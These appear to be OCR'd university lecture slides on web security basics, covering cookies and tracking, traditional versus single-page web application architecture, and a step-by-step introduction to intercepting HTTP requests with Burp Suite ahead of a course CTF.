
- Sessions are typically implemented on top of cookies
- Cookies set by websites are automatically attached by the browser to subsequent requests to the same website
- Cookie attributes (e.g., Domain, Path, Secure, HttpOnly) can be used to customize the cookie behavior
- A cookie is identified by the triplet (name, domain, path)



We can see which cookies are used by the page from, e.g., chrome developer tools




Name	Value	Domain	P...	Expire...	Size	HttpO...	Secure	Same...	Same...	Priority
_ga	GA1.2.1296694775.1625228322	.uniroma1.it	/	2023-...	30					Medium
has_js	1	www.diag.uniroma1.it	/	Session	7					Medium
LtpaToken	AAECAzYxMDNFQUE2NjEwM0...	.uniroma1.it	/	Session	181					Medium




We can even modify their name/value (the fields are editable). Also, we can see that besides cookies, there are several types of storage.

What are Cookies used for?

- **Authentication**
  - The cookie proves that the client previously authenticated correctly
- **Personalization**
  - Helps the website recognize the user from a previous visit
- **Tracking**
  - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on








Third-party cookies


- a page can host contents coming from other web servers
- cookies that are sent by these servers are named **third-party cookies**
- there are organizations operating in the advertisement that use third-party cookies for tracking users across different sites, allowing ads consistent to user profile
- This may be a huge privacy concern (we talk about this later in the course)
- Several countries have issued laws on the topic. UE have regulated this matter...

Cookie Banners











Source: https://ma.ttias.be/loophole-cookie-notices/

MODERN WEB APPLICATIONS

Web Applications: old but still common approach



Web Applications: old but still common approach (2)



+

Several template endines


Pros:

- browser is doing little work (it is mainly a “viewer”)
- Simple logic: most things are done by the server

Cons:


- Hard to scale: large load on the server
- Decoupling: what if want to support a mobile app that has its own way of rendering the content?

Web Applications: modern approach



Web Applications: modern approach (2)

REST API
+
Fetch static resources



REST API
+
Fetch static resources

Pros:

- the server is mainly serving static resources and computing the minimal data required for a response
- Clear separation between frontend and backend, making easier to support other client platforms (e.g., mobile app)

Cons:

- Extremely advanced client frameworks

Web Applications: modern approach (3)

Modern client web frameworks propose the Single-Page Application (SPA) paradigm:

- there is only a single page that is doing all the work. Depending on the URL, the page is built and rendered in different ways.
- when the user clicks something, the page performs a REST request, waits for the response and then renders the new content
- the client framework dynamically modifies the DOM
- there is no need thus reload from scratch the page for each user interaction
- better response time and better user experience
- It is very hard to inspect the code for a human or a bot (e.g., a search engine)

BURP SUITE

Burp Suite by PortSwigger

- Platform for performing security testing of web applications
- Written in Java. Proprietary and closed source :(
  - Luckily, there is a (free) community edition for Linux, Windows, and Mac OS X **[DOWNLOAD]**
- Several functionalities:
  - HTTP(S) Interceptor
  - HTTP(S) repeater
  - Request comparer

NOTE: THERE IS NO MAGIC BEHIND THIS TOOL. HENCE YOU CAN DO THE SAME THINGS WITH OTHER (100% OPEN SOURCE) TOOLS. HOWEVER, THIS TOOL CAN BE VALUABLE AT THE BEGINNING WHEN YOU ARE JUST STARTING LEARNING ABOUT THE WEB.

Another valuable resource from the same company...

Web Security Academy

Boost your career

The Web Security Academy is a strong step toward a career in cybersecurity.

Flexible learning

Learn anywhere, anytime, with free interactive labs and progress-tracking.

Learn from experts

Produced by a world-class team - led by the author of The Web Application Hacker's Handbook.


It nicely covers the topics that we will see in the upcoming lectures. The labs may help you prepare for the CTF.

Reference: https://portswigger.net/web-security

Tutorial - Burp Suite (1)


Tutorial - Burp Suite (2)

A temporary project is fine for our goals.



Tutorial - Burp Suite (3)


Default settings are fine for our goals.



Tutorial - Burp Suite (4)

Dashboard...


Use the tabs to switch to specific functionalities



Tutorial - Burp Suite (5)


Tab: **Proxy > Intercept**

Use *Open Browser* to launch the embedded browser



Tutorial - Burp Suite (6)

The embedded browser is based on Chromium. This a (clean) browser: use it for the challenges.




Tutorial - Burp Suite (7)

When doing a HTTP request, Burp will intercept it and wait for your instruction:

- forward
- drop

You can edit the request before forwarding it.



